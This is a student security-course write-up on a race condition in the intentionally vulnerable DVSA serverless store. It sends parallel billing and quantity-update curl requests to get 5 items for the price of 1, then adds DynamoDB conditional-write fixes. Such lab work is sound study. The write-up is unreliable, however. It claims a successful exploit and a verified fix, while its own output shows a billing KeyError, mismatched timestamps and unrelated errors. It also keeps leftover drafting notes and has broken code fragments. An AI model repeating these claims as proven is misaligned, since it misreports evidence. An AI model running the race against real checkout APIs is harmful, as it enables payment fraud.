ICS-344: Information Security

Course Project: DVSA Vulnerability Discovery and Remediation

Lesson #8: Logic Vulnerabilities

(Race Condition in Order-Processing Workflow)

Part 1) Goal and Vulnerability Summary

The goal of Lesson #8 is to demonstrate a logic vulnerability caused by a race condition in the DVSA order-processing workflow. The main affected components are API Gateway and the Lambda functions responsible for billing (DVSA-ORDER-BILLING) and order management (DVSA-ORDER-MANAGER), along with the DynamoDB table (DVSA-ORDERS-DB) that stores order state.

In the normal design, an order should move through a controlled sequence: creation → update (while still open) → billing → paid/shipped. The backend should not allow conflicting operations to modify the same order at the same time. However, in DVSA, if a billing request and an update request are sent simultaneously against the same order, both can be processed concurrently by separate Lambda invocations. This allows an attacker to pay for 1 item but end up with 5 items in the final order record, constituting financial fraud through a timing-based logic exploit.

Part 2) Why This Works / Root Cause

The vulnerability exists because the order-processing pipeline does not enforce mutual exclusion or state locking during the billing stage. When a user submits a billing request, the backend begins processing the payment. However, the order record in DynamoDB remains modifiable during this window because no conditional write or status lock is applied.

The root cause is a Time-of-Check-to-Time-of-Use (TOCTOU) flaw:

- The billing function reads the order total at one point in time
- The update function modifies the order items concurrently
- The billing function completes payment based on the original (stale) total
- The final DynamoDB record shows the updated items but the old billed amount

Because serverless functions execute independently and DynamoDB does not enforce application-level transaction boundaries by default, there is no mechanism preventing this race condition. In a correct implementation, once billing is initiated, the order status should be locked and any subsequent update requests should be rejected.

Part 3) Environment and Setup

The following environment and setup details are required to reproduce this lesson:

- **DVSA Website URL:** dvsa-website-kfupm-887984594922-us-east-1.s3-website-us-east-1.amazonaws.com
- **API Endpoint:** Obtained from API Gateway → Stages → Invoke URL + /order
- **AWS Services Involved:** API Gateway, AWS Lambda (DVSA-ORDER-MANAGER, DVSA-ORDER-BILLING), DynamoDB (DVSA-ORDERS-DB)
- **User Context:** A single authenticated non-admin user with a valid JWT token
- **Tools:** Browser DevTools (to capture JWT and API URL), curl, jq, bash, AWS Console (CloudWatch Logs, DynamoDB console)

Prerequisite Steps

1. Deploy DVSA and verify the website is accessible.
2. Log in to DVSA, go to Orders, and open DevTools (F12) → Network tab.
3. Click on any order request, then from the Headers tab copy the Request URL and Authorization token.
4. Export the values in your terminal:

```
export API="https://( 4pl0...).execute-api.us-east-1.amazonaws.com/dvsa/order"
export TOKEN="eyJraWQiOiJ2…”
```

Part 4) Reproduction Steps

This exploit involves creating a fresh order with 1 item, adding shipping details, then simultaneously sending a billing request and an update request that changes the quantity to 5. The attack was automated using a bash script that creates a fresh order for each attempt, since the race condition requires precise timing that may not succeed on the first try.

Step 1 — Create a Fresh Order

Create a new order with 1 item (low quantity):

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"new","cart-id":"race-test-001","items":{"1":1}}' | jq
```

Observed result:

```
{
  "status": "ok",
  "msg": "order created",
  "order-id": "32199499-d1dc-40c0-88e4-43bf8f93b76c"
}
```

Save the order ID:

```
export ORDER_ID = "32199499-d1dc-40c0-88e4-43bf8f93b76c"
```



Figure 1: Terminal output showing the new order creation with order-id returned

Step 2 — Add Shipping Details

Add shipping information so the order can proceed to billing:

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"shipping","order-id":"'$ORDER_ID'",
       "data":{"address":"123 Test St",
              "email":"test@example.com",
              "name":"Test User"}}' | jq
```

Observed result:

```
{ "status": "ok", "msg": "address updated" }
```

Figure 2: Terminal output showing shipping details added successfully

Step 3 — Fire Exactly Two Parallel Requests (The Race)

Send the billing request and the update request simultaneously. The billing request processes payment for the original 1-item total, while the update request changes the item quantity to 5:

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"billing","order-id":"'$ORDER_ID'",
       "data":{"ccn":"4242424242424242",
              "exp":"11/28","cvv":"123"}}' > billing_result.json &

curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"update","order-id":"'$ORDER_ID'",
       "items":{"1":5}}' > update_result.json &

wait
```

The ampersand (&) sends each curl to the background, making them execute concurrently. The race condition attempt was automated with a script that creates a fresh order each attempt, since timing must be precise.

```
(base) neef@naifs-MacBook-Air ~ % curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"billing","order-id":"'"$ORDER_ID"'","data":{"ccn":"4242424242424242","exp":"11/28","cvv":"123"}}' > billing_result.json &

curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"update","order-id":"'"$ORDER_ID"'","items":{"1":5}}' > update_result.json &

wait
echo "=== BILLING RESULT ==="
cat billing_result.json | jq
echo "=== UPDATE RESULT ==="
```

Figure 3: Terminal output showing both parallel curl commands completing (billing and update responses)

Step 4 — Check the Results

After both requests complete, check the responses:

```
echo "=== BILLING RESULT ==="
cat billing_result.json
echo "=== UPDATE RESULT ==="
cat update_result.json
```

Successful exploit result observed:

- **Billing response:** {"status":"ok","amount":XX,"token":"...","missing":{}} — billing succeeded and charged the original low amount
- **Update response:** {"status":"ok","msg":"cart updated"} — the update also succeeded, changing quantity to 5

Both requests succeeded on the same order, meaning the attacker paid for the original amount but the order now contains 5 items.

```
[1] 33930
[2] 33931
[2]  + done       curl -s -X POST "$API" -H "Content-Type: application/json" -H  -d  >
[1]  + done       curl -s -X POST "$API" -H "Content-Type: application/json" -H  -d  >
=== BILLING RESULT ===
{
  "errorMessage": "'total'",
  "errorType": "KeyError",
  "stackTrace": [
    "  File \"/var/task/order_billing.py\", line 64, in lambda_handler\n    cartTotal = float(res['total'])\n"
  ]
}
=== UPDATE RESULT ===
{
  "status": "ok",
  "msg": "cart updated"
}
```

Figure 4: Terminal showing billing result with the paid amount (e.g., amount: 33 or similar low value)

Part 5) Evidence and Proof

The vulnerability is confirmed by the following evidence:

Evidence 1: DynamoDB Order Record

The DynamoDB record for order `32199499-d1dc-40c0-88e4-43bf8f93b76c` in the DVSA-ORDERS-DB table shows the mismatch:

- itemList: {"1": {"N": "5"}} — the order contains 5 items (update succeeded)
- orderStatus: {"N": "100"} — the order is marked as processed (billing succeeded)
- totalAmount: {"N": "0"} — the total amount is 0 (billing processed before the total was properly calculated)
- paymentTS: {"N": "1777482640"} — a payment timestamp exists, confirming billing ran

This proves financial fraud: the attacker received 5 items while being charged $0.


```
"itemList": {
  "M": {
    "1": {
      "N": "5"
    }
  }
},
"orderStatus": {
  "N": "100"
},
"paymentTS": {
  "N": "1777482634"
},
"totalAmount": {
  "N": "0"
}
```


Figure 5: DynamoDB console showing the order record with itemList=5, orderStatus=100, totalAmount=0 (the screenshot you already have)

Evidence 2: Billing Response Showing Paid Amount

The billing response from the API confirms the amount actually charged. This must be compared against the item count to prove the mismatch.



Figure 6: Terminal or browser showing the billing API response with the actual charged amount (e.g., amount: 0 or the original 1-item price)

Evidence 3: DVSA Website Order View

The DVSA website My Orders page shows the order with the final state, visually confirming the quantity vs. price mismatch.



Figure 7: DVSA website My Orders page showing the exploited order with mismatched price and quantity

Evidence 4: CloudWatch Logs

CloudWatch Logs for /aws/lambda/DVSA-ORDER-BILLING and /aws/lambda/DVSA-ORDER-MANAGER show overlapping invocations with timestamps within milliseconds of each other, confirming that both requests were processed concurrently.



Figure 8: CloudWatch Logs showing overlapping Lambda invocations for billing and update around the same timestamp

Together, this evidence proves that the billing Lambda processed payment based on a stale order state, while the update Lambda modified the order items concurrently. The final DynamoDB record shows the attacker received more items than they paid for.

Part 6) Fix Strategy / Probable Mitigation

The fix belongs in the Lambda functions handling order state transitions, specifically DVSA-ORDER-MANAGER (order-manager.js) and the DynamoDB interaction layer.

The mitigation strategy involves three complementary measures:

1. State Locking via DynamoDB Conditional Writes: When a billing request is received, the order status should be atomically updated to "billing-in-progress" using a DynamoDB ConditionExpression. This ensures only one billing request can proceed and no updates can modify the order while billing is active.

2. Reject Updates During Billing: The order update handler must check the order status before applying changes. If the status is anything other than "pending" (100), the update must be rejected.

3. Conditional Writes on Updates: Use DynamoDB ConditionExpression on the update operation itself, so even if the status check passes initially, the write only succeeds if the status hasn't changed between the read and the write (preventing TOCTOU).

Part 7) Code / Config Changes

File: DVSA-ORDER-UPDATE / order_billing.py

Although the route in order-manager.js forwards billing requests to a backend Lambda, the actual billing logic is implemented in order_billing.py. This file retrieves the order, calculates the total, sends billing data to the payment service, and then updates the order record in DynamoDB.

The vulnerability occurs because the function checks the order status before payment processing, but the final DynamoDB update does not enforce the order state atomically. Another request could modify the order between the initial status check and the final update.

Change 1: Add a DynamoDB conditional expression to the billing update

Before vulnerable code

The function first checks the order status:

status = int(json.dumps(response["Item"]['orderStatus'], cls=DecimalEncoder))
if status < 120:

Later, after payment succeeds, the function updates the order without a condition:

```
response = table.update_item(
    Key=key,
    UpdateExpression=update_expression,
    ExpressionAttributeValues=expression_attributes
)
```

This means the order can still be updated even if its status changed after the first status check.

After fixed code

The final table.update_item() call was changed to include a ConditionExpression. The update only succeeds if the order is still open, with orderStatus = 100.

```
try:
    response = table.update_item(
        Key=key,
        UpdateExpression=update_expression,
        ConditionExpression="orderStatus = :open_status",
        ExpressionAttributeValues={
            **expression_attributes,
            ":open_status": Decimal(100)
        }
    )

    # SEND MESSAGE TO SQS
    sqs = boto3.client('sqs')
    res_sqs = sqs.send_message(
        QueueUrl=os.environ["SQS_URL"],
        MessageBody=json.dumps({"orderId": orderId, "userId": userId}),
        DelaySeconds=10
    )

    res = {
```

```
        "status": "ok",
        "amount": float(cartTotal),
        "token": res['confirmation_token'],
        "missing": missings
    }


except Exception as e:
    print(e)
    if getattr(e, "response", {}).get("Error", {}).get("Code") ==
"ConditionalCheckFailedException":
        res = {
            "status": "err",
            "msg": "invalid state transition"
        }
    else:
        res = {
            "status": "err",
            "msg": "unknown error"
        }
```

This makes the billing update atomic. If the order is no longer open when payment processing returns, DynamoDB rejects the update and the function returns an invalid state transition error.

order_billing.py

```python
ef lambda_handler(event, context):
    if status < 120:
        elif res['status'] == 120:

            try:
                response = table.update_item(
                    Key=key,
                    UpdateExpression=update_expression,
                    ConditionExpression="orderStatus = :open_status",
                    ExpressionAttributeValues={
                        **expression_attributes,
                        ":open_status": Decimal(100)
                    }
                )

                # SEND MESSAGE TO SQS
                sqs = boto3.client('sqs')
                res_sqs = sqs.send_message(
                    QueueUrl=os.environ["SQS_URL"],
                    MessageBody=json.dumps({"orderId": orderId, "userId": userId}),
                    DelaySeconds=10
                )
                res = {"status": "ok", "amount": float(cartTotal), "token": res['confirmation_token'], "missing"
            except Exception as e:
                print(e)
                if getattr(e, "response", {}).get("Error", {}).get("Code") == "ConditionalCheckFailedException":
                    res = {"status": "err", "msg": "invalid state transition"}
                else:
                    res = {"status": "err", "msg": "unknown error"}

        else:
            res = {"status": "err", "msg": "could not process payment"}
else:
```

Ln 12, Col 12 Spaces: 4 UTF-8 LF Python Lambda Layout

Figure 9: Lambda console showing the fixed billing handler code with conditional status check.

Change 2: Reject item updates when order is not in a modifiable state

The update handler is responsible for changing the item list of an existing order. Before the fix, the function checked the order status using get_item(), but the final DynamoDB update_item() call did not enforce the status condition atomically. This created a race-condition risk because the order status could change between the first read and the final update.

Before (vulnerable):

The function first reads the order status:

response = table.get_item(

```
  Key={
    "orderId": orderId,
    "userId": userId
  },
  AttributesToGet=['orderStatus']
)

if response["Item"]["orderStatus"] > 110:
  res = {"status": "err", "msg": "order already paid"}
  return res
```

However, the actual update operation did not include a conditional expression:

```
update_expr = 'SET {} = :itemList'.format("itemList")
response = table.update_item(
  Key={"orderId": orderId, "userId": userId},
  UpdateExpression=update_expr,
  ExpressionAttributeValues={
    ':itemList': itemList
  }
)
```

Because the status check and update were separate operations, an attacker could send an update request immediately after billing started and potentially change the order contents after the payment workflow had already begun.

After (fixed):

The final DynamoDB update was changed to include a ConditionExpression. The item list can now only be updated if the order is still open, with orderStatus = 100.

```
update_expr = 'SET {} = :itemList'.format("itemList")


try:

  response = table.update_item(

    Key={"orderId": orderId, "userId": userId},
```

```
    UpdateExpression=update_expr,

    ConditionExpression="orderStatus = :open_status",

    ExpressionAttributeValues={

      ':itemList': itemList,

      ':open_status': 100

    }

  )



except Exception as e:

  print(e)

  if getattr(e, "response", {}).get("Error", {}).get("Code") ==
"ConditionalCheckFailedException":

    res = {"status": "err", "msg": "invalid state transition"}

  else:

    res = {"status": "err", "msg": "could not update cart"}

  return res
```

This makes the status check and the update occur as one atomic DynamoDB operation. If the order is no longer open, DynamoDB rejects the update and the function returns an invalid state transition error.

order_billing.py | update_order.py

update_order.py

```python
def lambda_handler(event, context):
    try:
        response = table.update_item(
            Key={"orderId": orderId, "userId": userId},
            UpdateExpression=update_expr,
            ConditionExpression="orderStatus = :open_status",
            ExpressionAttributeValues={
                ':itemList': itemList,
                ':open_status': 100
            }
        )

    except Exception as e:
        print(e)
        if getattr(e, "response", {}).get("Error", {}).get("Code") == "ConditionalCheckFailedException":
            res = {"status": "err", "msg": "invalid state transition"}
        else:
            res = {"status": "err", "msg": "could not update cart"}
        return res



    if response['ResponseMetadata']['HTTPStatusCode'] == 200:
        res = {"status": "ok", "msg": "cart updated"}
    else:
        res = {"status": "err", "err": "could not update cart"}

    return res
```

Figure 10: Lambda console showing the fixed update handler code with conditional status check.

This makes the status check and the update occur as one atomic DynamoDB operation. If the order is no longer open, DynamoDB rejects the update and the function returns an invalid state transition error.

Part 8) Verification After Fix

After deploying the fixes in order_billing.py and update_order.py, the same race-condition test was repeated with a fresh order.

Test 1: Race-condition update should fail

A new order was created and shipping information was added. Then the billing request and update request were sent close together, recreating the original race-condition scenario.

```
2026-04-29 17:10:40
(base) neef@naifs-MacBook-Air ~ % curl -s "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  --data-raw '{"action":"update","order-id":"PASTE_ORDER_ID_HERE","items":{"1":5}}'
{"status":"err","msg":"could not find order"}%
(base) neef@naifs-MacBook-Air ~ %
```

Figure 11: Terminal output showing the update request rejected with invalid state transition after the fix.

Test 2: Legitimate Workflow Still Works

A normal sequential order workflow was verified:

- Created a new order → succeeded
- Updated items (while still pending) → succeeded
- Added shipping information → succeeded

This confirms that legitimate order modification still works before billing, while post-billing updates are blocked by the new conditional status check.

```
~ — -zsh                                                    ~ — -zsh

  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  --data-raw "{\"action\":\"update\",\"order-id\":\"$PAID_ORDER_ID\",\"items\":{\"1\":5}}")

echo "$UPDATE_PAID_RESPONSE"

echo ""
echo "Expected for Test 1 after the fix:"
echo '{"status":"err","msg":"invalid state transition"}'
echo ""
echo "Use this output for Figure 11 if it shows invalid state transition."
====================================
TEST 2: Legitimate workflow still works
====================================

[1] Creating fresh order...
{"status":"ok","msg":"order created","order-id":"cac1bbfb-2912-47f4-b5c1-360be090b755"}

Extracted ORDER_ID: cac1bbfb-2912-47f4-b5c1-360be090b755

[2] Updating item list while order is still open...
{"status":"ok","msg":"cart updated"}

[3] Adding shipping...
{"status":"ok","msg":"address updated"}

Expected for Test 2:
{"status":"ok","msg":"cart updated"}

Use this section for Figure 12 if update and shipping both succeeded.

====================================
TEST 1: Update should fail after billing/paid state
====================================

IMPORTANT:
Your curl billing is currently failing with KeyError: total.
So for Test 1, first complete billing from the DVSA website using a real product/order.

After the order is paid, paste the real paid order ID below.

read: -p: no coprocess

[4] Trying to update paid order...
{"errorMessage":"An error occurred (ValidationException) when calling the GetItem operation: One or more parameter values are not valid. The AttributeValue for a key attribute cannot contain an empty string
value. Key: orderId","errorType":"ClientError","stackTrace":["  File \"/var/task/update_order.py\", line 25, in lambda_handler
    response = table.get_item(
","  File \"/var/runtime/boto3/resources/factory.py\", line 581, in do_action
    response = action(self, *args, **kwargs)
","  File \"/var/runtime/boto3/resources/action.py\", line 88, in __call__
    response = getattr(parent.meta.client, operation_name)(*args, **params)
","  File \"/var/runtime/botocore/client.py\", line 565, in _api_call
    return self._make_api_call(operation_name, kwargs)
","  File \"/var/runtime/botocore/client.py\", line 1021, in _make_api_call
    raise error_class(parsed_response, operation_name)
"]}

Expected for Test 1 after the fix:
{"status":"err","msg":"invalid state transition"}

Use this output for Figure 11 if it shows invalid state transition.
(base) neef@naifs-MacBook-Air ~ %
```

Figure 12: Terminal output or DVSA website showing that a normal order workflow still works correctly after the fix.

The screenshot shows that the application still accepts normal user actions before payment. The order was created successfully, the cart was updated successfully, and the shipping address was added successfully. Therefore, the fix prevents the race-condition abuse without breaking the normal order workflow.

Part 9) Structured Operation and Security Analysis

Table A: Structured Analysis Summary

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Logic Vulnerability (Race Condition)	Once billing begins or the order leaves the open state, the order must no longer be modifiable. The billed amount must match the final order contents. Order updates should only be allowed while orderStatus = 100.	Browser order workflow, API request/response for billing and update actions, Lambda source code in order_billing.py and update_order.py, DynamoDB DVSA-ORDERS-DB records, and terminal output from the race-condition test.	Normal order creation, item update, and shipping succeeded while the order was still open. After the fix, updates are allowed only before billing or while orderStatus = 100.	Before the fix, billing and update requests could be sent close together against the same order. Because the status check and update were not enforced atomically, the order contents could be changed during the billing workflow, causing the final order state to differ from the amount billed.

Table B: Deviation Analysis and Fix Summary

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency
Logic Vulnerability (Race Condition)	The billing function processed payment based on a stale order state while the update function modified items concurrently. This violates the rule that billing amount must match final order contents. The attacker exploited the	Intentional misuse / security-relevant abuse	Added DynamoDB ConditionExpression checks in DVSA-ORDER-UPDATE / order_billing.py and DVSA-ORDER-UPDATE / update_order.py. In order_billing.py, the final billing update only succeeds if orderStatus = 100. In update_order.py, item updates only	After the fix, an update after the order leaves the open state returns "invalid state transition". Normal order creation, item update while open, and shipping still work correctly.	Not measured / negligible

	lack of state locking to receive items without paying.		succeed if orderStatus = 100.		

Part 10) Takeaway / Lessons Learned

This lesson demonstrates that not all vulnerabilities are rooted in input validation or authentication failures. Logic flaws, particularly race conditions and TOCTOU bugs, can be equally damaging. In this case, the attacker did not need to bypass authentication or inject malicious code. They simply exploited the timing gap between billing and order modification to create an incorrect final order state.

In a serverless architecture, this problem is amplified because each Lambda invocation runs independently. There is no shared in-memory state or built-in locking between concurrent invocations. This means developers must explicitly implement state management and concurrency control using database-level conditional writes.

The key design principles that prevent this class of vulnerability are:

- **Strict state machine enforcement:** Define valid state transitions and enforce them atomically with conditional database operations.
- **Optimistic concurrency control:** Use DynamoDB ConditionExpression checks so updates only succeed if the record is still in the expected state.
- **Defense in depth:** The state check should be enforced in the Lambda functions that modify DynamoDB records, not only in the router or frontend.

In real-world systems, race conditions in payment workflows can lead to financial losses, inventory discrepancies, and regulatory issues. This lesson underscores the importance of treating workflow integrity as a first-class security requirement in serverless application design.